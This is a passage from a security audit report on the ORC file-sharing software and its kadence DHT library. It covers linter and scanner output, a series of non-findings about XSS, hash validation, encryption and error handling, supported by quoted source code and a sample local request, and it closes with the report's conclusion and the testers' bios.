literal-fs-filename
  686:17  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  739:9   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  743:10  warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  763:9   warning  Found fs.renameSync with non literal argument at index 0,1   security/detect-non-
literal-fs-filename
  785:7   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  827:10  warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  835:9   warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  862:10  warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
```

```
  882:9   warning  Found fs.unlinkSync with non literal argument at index 0     security/detect-non-
literal-fs-filename

/home/user/WebstormProjects/orc/test/bridge.integration.js
  46:5  warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename

/home/user/WebstormProjects/orc/bin/orc.js
   99:8   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  102:11  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  128:3   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  133:3   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  137:7   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  138:18  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  151:5   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  174:12  warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  181:9   warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  223:7   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  224:24  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  231:35  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  276:22  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  299:8   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  309:5   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  311:17  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  339:7   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  340:13  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  343:7   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  344:22  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  365:5   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  366:5   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  395:9   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  408:7   warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  409:15  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  414:7   warning  Found fs.unlinkSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
```

```
  539:18  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-literal-fs-filename

X 45 problems (0 errors, 45 warnings)
```

`bin/orc.js` and `bridge.integration.js` are not interesting. The fs calls in bridge.js do not seem to contain any vulnerabilities.

5.6 NodeJsScan Output

NodeJsScan indicated some possible xss findings, which turned out to be false positives, as per https://pugjs.org/language/interpolation.html: `#{}` interpolation is escaped, only `!{}` interpolation is unescaped.

Confirmed:

Attributes are also escaped by default, unless set with `!=` instead of the default `=`. See https://pugjs.org/language/attributes.html

`!{` and `!=` were not found in the pug templates.

5.7 No XSS in Bridge Pug Templates

All variable and attribute interpolation use the safe `#{}` and `=` operators which escape by default.

5.8 Misc Missing Headers

Some missing headers might cause issues in the file download / mime functionality as described in non-finding NF-004 (page 25), the remaining missing headers as reported by NodeJsScan do not seem to be problematic in the current context.

```
Issue: Missing Security Header - X-Frame-Options (XFO)
Description: X-Frame-Options (XFO) header provides protection against Clickjacking attacks.

Issue: Missing Security Header - Public-Key-Pins (HPKP)
Description: Public-Key-Pins (HPKP) ensures that certificate is Pinned.
```

```
Issue: Missing Security Header - Strict-Transport-Security (HSTS)
Description: Strict-Transport-Security (HSTS) header enforces secure (HTTP over SSL/TLS) connections
 to the server.
```

5.9 Kadence Only Checks Rmd160 Hash of Content on STORE, but ORC Correctly Verifies It in BlobMapping.writeToSliceMap

The `contentaddress` kadence plugin addresses data by its ripemd160 hash. This is correctly validated when `STORE`ing data, but not when retrieving it.

The contentaddress kadence plugin only verifies the ripemd160 hash on `STORE` requests:

```
class ContentAddressPlugin {
[...]
  constructor(node, options) {
    this.node = node;
    this.opts = merge(ContentAddressPlugin.DEFAULTS, options);

    this.node.use('STORE', (req, res, next) => this.validate(req, res, next));
    this._wrapIterativeStore();
  }
[...]
}
```

When the `node-kademlia` plugin performs a `FIND_VALUE` request, it does not validate the ripemd160 hash in _iterativeFind. While it does attempt to `STORE` this value with the closest node it contacted that did not have the value, this is done asynchronously and a validation failure of the `contentaddress` plugin doesn't seem to lead to a failure of the lookup:

```
            // NB: If we did get an item back, get the closest node we contacted
            // NB: who is missing the value and store a copy with them
            const closestMissingValue = shortlist.active[0]

            if (closestMissingValue) {
              this.send('STORE', [
                key,
                this._createStorageItem(result)
              ], closestMissingValue, () => null);
            }
```

However, this is checked in orc/lib/blob.js, so this really is a non-finding:

```
  writeToSliceMap(slice) {
    const hash = kadence.utils.hash160(slice).toString('hex');

    if (!this.slices.has(hash)) {
      return false;
    }

    return this.slices.set(hash, slice);
```

```
}
```

5.10 Nodes Respond With Any Data Stored, Including That Requested Themselves

In the `KademliaRules` in `rules-kademlia.js`, kadence responds with any data it has cached:

```
/**
 * A FIND_VALUE RPC includes a B=160-bit key. If a corresponding value is
 * present on the recipient, the associated data is returned. Otherwise the
 * RPC is equivalent to a FIND_NODE and a set of K contacts is returned.
 * @param {AbstractNode~request} request
 * @param {AbstractNode~response} response
 * @param {AbstractNode~next} next
 */
findValue(request, response, next) {
  const [key] = request.params;

  if (!utils.keyStringIsValid(key)) {
    return next(new Error('Invalid lookup key supplied'));
  }

  this.node.storage.get(key, { valueEncoding: 'json' }, (err, item) => {
    if (err) {
      return this.findNode(request, response, next);
    }

    response.send(item);
  });
}
```

However, nodes requesting data do not store it locally, either in kadence (`iterativeFindValue` and functions called from there in `node-kademlia.js`) or in ORC (`download` in `node.js`). Stores are always to the closest node, i.e. in `_iterativeFind` in `node-kademlia.js`:

```
          // NB: If we did get an item back, get the closest node we contacted
          // NB: who is missing the value and store a copy with them
          const closestMissingValue = shortlist.active[0]

          if (closestMissingValue) {
            this.send('STORE', [
              key,
              this._createStorageItem(result)
            ], closestMissingValue, () => null);
          }
```

Issue B of the previous audit by Least Authority can't be reproduced in the current version.

Note that this is not verified on the storage target though.

It is recommended to have nodes only respond to cached data that corresponds to their bucket.

In the `KademliaRules` in `rules-kademlia.js`, kadence responds with any data it has cached:

```
/**
 * A FIND_VALUE RPC includes a B=160-bit key. If a corresponding value is
 * present on the recipient, the associated data is returned. Otherwise the
 * RPC is equivalent to a FIND_NODE and a set of K contacts is returned.
 * @param {AbstractNode~request} request
 * @param {AbstractNode~response} response
 * @param {AbstractNode~next} next
 */
findValue(request, response, next) {
  const [key] = request.params;

  if (!utils.keyStringIsValid(key)) {
    return next(new Error('Invalid lookup key supplied'));
  }

  this.node.storage.get(key, { valueEncoding: 'json' }, (err, item) => {
    if (err) {
      return this.findNode(request, response, next);
    }

    response.send(item);
  });
}
```

5.11 Mime-Type Set on Downloaded Items, but No XSS Due to Content-Disposition: Attachment

The download endpoint has the `Content-Disposition` header set to `attachment`, and therefore cannot be abused to host XSS payloads, even though the mime-type header is set appropriately.

5.12 Churnfilter Plugin Looks Good

The churnfilter plugin has sane timeouts and no possibility to cause timeouts for other nodes could be identified.

5.13 No Type Confusion Between BlobPointers and Raw Blob Slices Possible

BlobPointers with hashes and cryptparameters for blob slices as well as the raw blob slices are both equally stored in the kademlia DHT. However, both the `resolve` function in `node.js` as well as the `BlobMapping` implementation correctly verify the types using the first 5 bytes of the plaintext.

5.14 No Unencrypted Data Stored in the DHT

All data stored in the DHT is encrypted using `aes-256-cbc`. The key is derived from a passphrase using `pbkdf2-sha512` with 100000 iterations. passphrase, IV and salt are stored in the magnet link, which is not transmitted in-band.

5.15 Notifications Do Not Leak Crypto Paramters

The app creates a Notification when copying the link via the "copy link" button. This notification contains the first 3 bytes of the hash, which do not contain any key material.

5.16 Potentially Interesting Decrypt Operation With Error Messages in Bridge /Objects/Resolve

In https://gitlab.com/deadcanaries/orc/blob/master/lib/node.js#L152:

```
  /**
   * Accepts a pointer info link and resolves the encrypted slice, decrypts it,
   * and returns a {@link BlobPointer}.
   * @param {string} href
   * @returns {Promise<BlobPointer>}
   */
  resolve(href) {
    return new Promise((resolve, reject) => {
      const [key, { password, salt, iv }] = BlobPointer.parseHref(href);

      this.iterativeFindValue(key, (err, result) => {
        if (err || Array.isArray(result)) {
          return reject(err || new Error('Failed to find slice'));
        }

        let cleartext, json;

        try {
          cleartext = utils.decrypt(
            Buffer.from(result.value, 'base64'),
            password,
            salt,
            iv
          );
        } catch (err) {
          return reject(err);
        }
```

Because it seems like errors are returned to the client, we investigated the context to see if this might be an issue.

Example request:

```
POST /objects/resolve HTTP/1.1
Host: 127.0.0.1:1089
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1089/objects
Content-Type: multipart/form-data;
 boundary=---------------------------200480903219723728021417535258
Content-Length: 221
Connection: close
Cookie: token=87e12a25-f450-42a1-974b-d881cde873a3
Upgrade-Insecure-Requests: 1

-----------------------------200480903219723728021417535258
Content-Disposition: form-data; name="href"

"orc://aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
-----------------------------200480903219723728021417535258--
```

href argument is parsed in https://gitlab.com/deadcanaries/orc/blob/master/lib/blob.js#L69:

```
  /**
   * Parses a slice link into a key and crypt params
   * @static
   * @param {string} href
   * @returns {BlobMapping~cryptparams}
   */
  static parseHref(href) {
    const [, infohash] = href.split('orc://');
    const buffer = Buffer.from(infohash, 'hex');
    const cryptparams = {
      password: buffer.slice(20, 52),
      salt: buffer.slice(52, 60),
      iv: buffer.slice(60, 76)
    };

    return [buffer.slice(0, 20).toString('hex'), cryptparams];
  }
```

blob href format: `orc://[0-20 -> hex(key)][20,52 -> hex(password)][52,60 -> hex(salt)][60,76 -> hex(iv)]`

Node search is based on key in https://gitlab.com/deadcanaries/kadence/blob/master/lib/node-kademlia.js#L254:

```
  /**
   * Kademlia search operation that is conducted as a node lookup and builds
   * a list of K closest contacts. If at any time during the lookup the value
   * is returned, the search is abandoned. If no value is found, the K closest
   * contacts are returned. Upon success, we must store the value at the
   * nearest node seen during the search that did not return the value.
   * @param {buffer|string} key - Key for value lookup
   * @param {KademliaNode~iterativeFindValueCallback} [callback]
   * @returns {Promise<object>}
   */
  iterativeFindValue(key, callback) {
    key = key.toString('hex');

    if (typeof callback === 'function') {
      return this._iterativeFind('FIND_VALUE', key).then(function() {
        callback(null, ...arguments);
      }, callback);
```

```
    } else {
      return this._iterativeFind('FIND_VALUE', key);
    }
  }
```

The password is supplied inside the href here so this turned out to be a non-issue. Furthermore, without some type of xss an attacker cannot retrieve error messages.

5.17 Potentially Interesting Decrypt Operation With Timing Issue in bridge.js _checkOathToken

In https://gitlab.com/deadcanaries/orc/blob/master/lib/bridge.js#L236:

```
_checkOathToken(token, secretpath) {
  let secret = null;
  secretpath = secretpath || this.options.otpSecretFilePath;

  if (!fs.existsSync(secretpath)) {
    return true;
  }

  if (!token) {
    return false;
  }

  try {
    secret = utils.decrypt(
      fs.readFileSync(secretpath),
      this.node.spartacus.privateKey,
      this.options.cryptParams.salt,
      this.options.cryptParams.iv
    );
    token = token.replace(/\W+/g, '');
  } catch (err) {
    return false;
  }
```

Errors are not returned here but depending on context the regular expression replace will only take place if the decryption was successful. None of the decrypt parameters are actually attacker supplied here, however, so this did not lead to anything interesting.

6 Future Work

At the moment we can only suggest a verification of any fixes made.

7 Conclusion

Overall, the code is modular and readable, and we end up having a positive impression of the quality of the code.

Appendix 1 Testing team

Daan Spitz	Daan is a security researcher and developer who believes in offensive security. He has a special interest in the fields of reverse engineering, system emulation/fuzzing, vulnerability discovery and exploit development and has several years of experience in performing infrastructure and application-level security audits. He occasionally plays CTF with the Eindbazen team, which he enjoys a lot, and has been helping to organize and build the CTF event for the Hack in the Box security conference in Amsterdam since 2016.
Fabian Freyer	Fabian grew up without access to computers, which didn't turn out to be very effective at keeping him away from them. In addition to his physics studies, he's spent six years gathering experience on the defensive side as a *BSD systems administrator as well as sharpening his offensive skills capturing flags with Tasteless, a small and unaffiliated CTF team, with whom he achieved several first places and qualified for the DEF CON CTF in 2017. Fabian specializes in binary and kernel exploitation.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.